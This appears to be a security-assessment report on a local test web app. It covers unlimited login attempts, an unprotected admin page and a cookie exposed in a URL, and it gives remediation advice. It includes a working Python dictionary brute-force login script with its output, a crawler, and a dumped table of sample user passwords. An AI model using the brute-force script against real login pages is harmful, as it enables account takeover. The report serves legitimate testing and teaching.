Broken Authentication / Broken Access Control

Broken Authentication

1 Weak Password Policies

The login page allows for unlimited login attempts. In addition, the registration page does not have any password restrictions, e.g. minimum length, mix of (special)characters.

We developed a python script that exploits this vulnerability by brute forcing common passwords from a dictionary. Here is the code:

```python
def brute_force_login(username, login_url, password_file):
    try:
        with open(password_file, "r") as file:
            passwords = file.readlines()
    except FileNotFoundError:
        print("Password file not found.")
        sys.exit(1)

    for password in passwords:
        password = password.strip()

        # Prepare the login payload based on login.php form fields
        payload = {
            'username': username,
            'password': password,
            'submit': 'Anmelden'  # Match the value of the submit button
        }

        # Make the POST request to login
        response = requests.post(login_url, data=payload)

        # Check if login was successful (modify according to your app's response)
        if "Anmeldung war erfolgreich" in response.text:
            print(f"[+] Successful login with password: {password}")
            break
        else:
            print(f"[-] Failed login with password: {password}")

if __name__ == "__main__":
    brute_force_login(USERNAME, LOGIN_URL, PASSWORD_FILE)
```

Proof of concept:

```
[-] Failed login with password: absentees
[-] Failed login with password: absentia
[-] Failed login with password: absenting
[-] Failed login with password: absently
[-] Failed login with password: absentminded
[-] Failed login with password: absents
[-] Failed login with password: absinthe
[-] Failed login with password: absolute
[+] Successful login with password: absolutely
```

Recommendations:

1. Implementation of password policy enforcement while registering
    - Minimum length of 8 characters
    - At least one upper case letter
    - At least one lower case letter
    - At least one number
    - At least one special character
2. Implementation of a timeout for login attempts

Broken Access Control

1 Bypassing access control checks through URL modification

The admin page can be accessed by anyone who guesses the corresponding URL.

This can cause severe problems, such as:

- Data theft
- Breach of confidentiality
- Modification of data
- DoS

Proof of Concept:


We used this python web crawler to gather all URLs of the website.

```
def crawl_website(base_url):
    visited_urls = set()
    pages = []

    def crawl(url):
        if url in visited_urls:
            return

        try:
            headers = {
                "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) Ap
            }
            response = requests.get(url, headers=headers, verify=False)
            # print(f"Trying to access: {url}")
            # print(f"Status code for {url}: {response.status_code}")

            if response.status_code != 200:
                return
            visited_urls.add(url)
            soup = BeautifulSoup(response.text, 'html.parser')
            pages.append(url)

            # Find all links on the page
            for link in soup.find_all('a', href=True):
                href = link.get('href')
                full_url = urljoin(base_url, href)
                # Only crawl URLs from the same base domain
                if full_url.startswith(base_url):
                    crawl(full_url)
        except requests.exceptions.RequestException as e:
            print(f"Error accessing {url}: {e}")

    # Start crawling from the base URL
    crawl(base_url)
    return pages
```

These are the pages found, amongst them is an admin page.

```
Pages found on the website:
http://localhost/App
http://localhost/App?site=main
http://localhost/App?site=news
http://localhost/App?site=help
http://localhost/App?site=impressum
http://localhost/App?site=admin
http://localhost/App?site=login
http://localhost/App?site=registration
```

The admin page is accessed by a non admin user.



Username	Password	First Name	Last Name	Birthdate	Email	Phone Number	Active
johndoe	1234	John	Doe	1985-05-10	johndoe@example.com	+1 234 567 8901	1
janesmith	jane123	Jane	Smith	1990-06-20	janesmith@example.com	+1 987 654 3210	0
robertbrown	dawg69	Robert	Brown	1988-07-15	robertbrown@example.com	+1 456 789 0123	1
emilydavis	420bruh	Emily	Davis	1992-08-01	emilydavis@example.com	+1 321 654 0987	1
michaelgreen	michaeljackson	Michael	Green	1983-09-10	michaelgreen@example.com	+1 654 321 7890	1
sophialee	14mS3cur3	Sophia	Lee	1985-10-01	sophialee@example.com	+1 789 456 1230	1

Here is the user and the user_type table. It can be observed that insecure is not an admin.

id	id_user_type	id_anrede	username
1	2	2	WUDI1
2	1	1	admin
15	2	1	insecure

id	type
1	Admin
2	User

Recommendations:

1. Validation of session when requests to the admin page are being sent to the server.
    - Check if the user trying to connect is an admin.

2 Exposing Cookies after an HTTP GET Request

The website exposes a Cookie after a GET request. This could lead to Session Hijacking, which causes the following problems:

- Identification theft
- Data theft / manipulation
- DoS

Proof of Concept:

Upon submitting a form via GET, the Cookie is displayed in the URL.

After submitting:

Recommendation:

1. Use POST or PUT in combination with secure encryption instead of GET. This prevents the display of the Cookie in the URL and thus stops attackers from stealing the Cookie.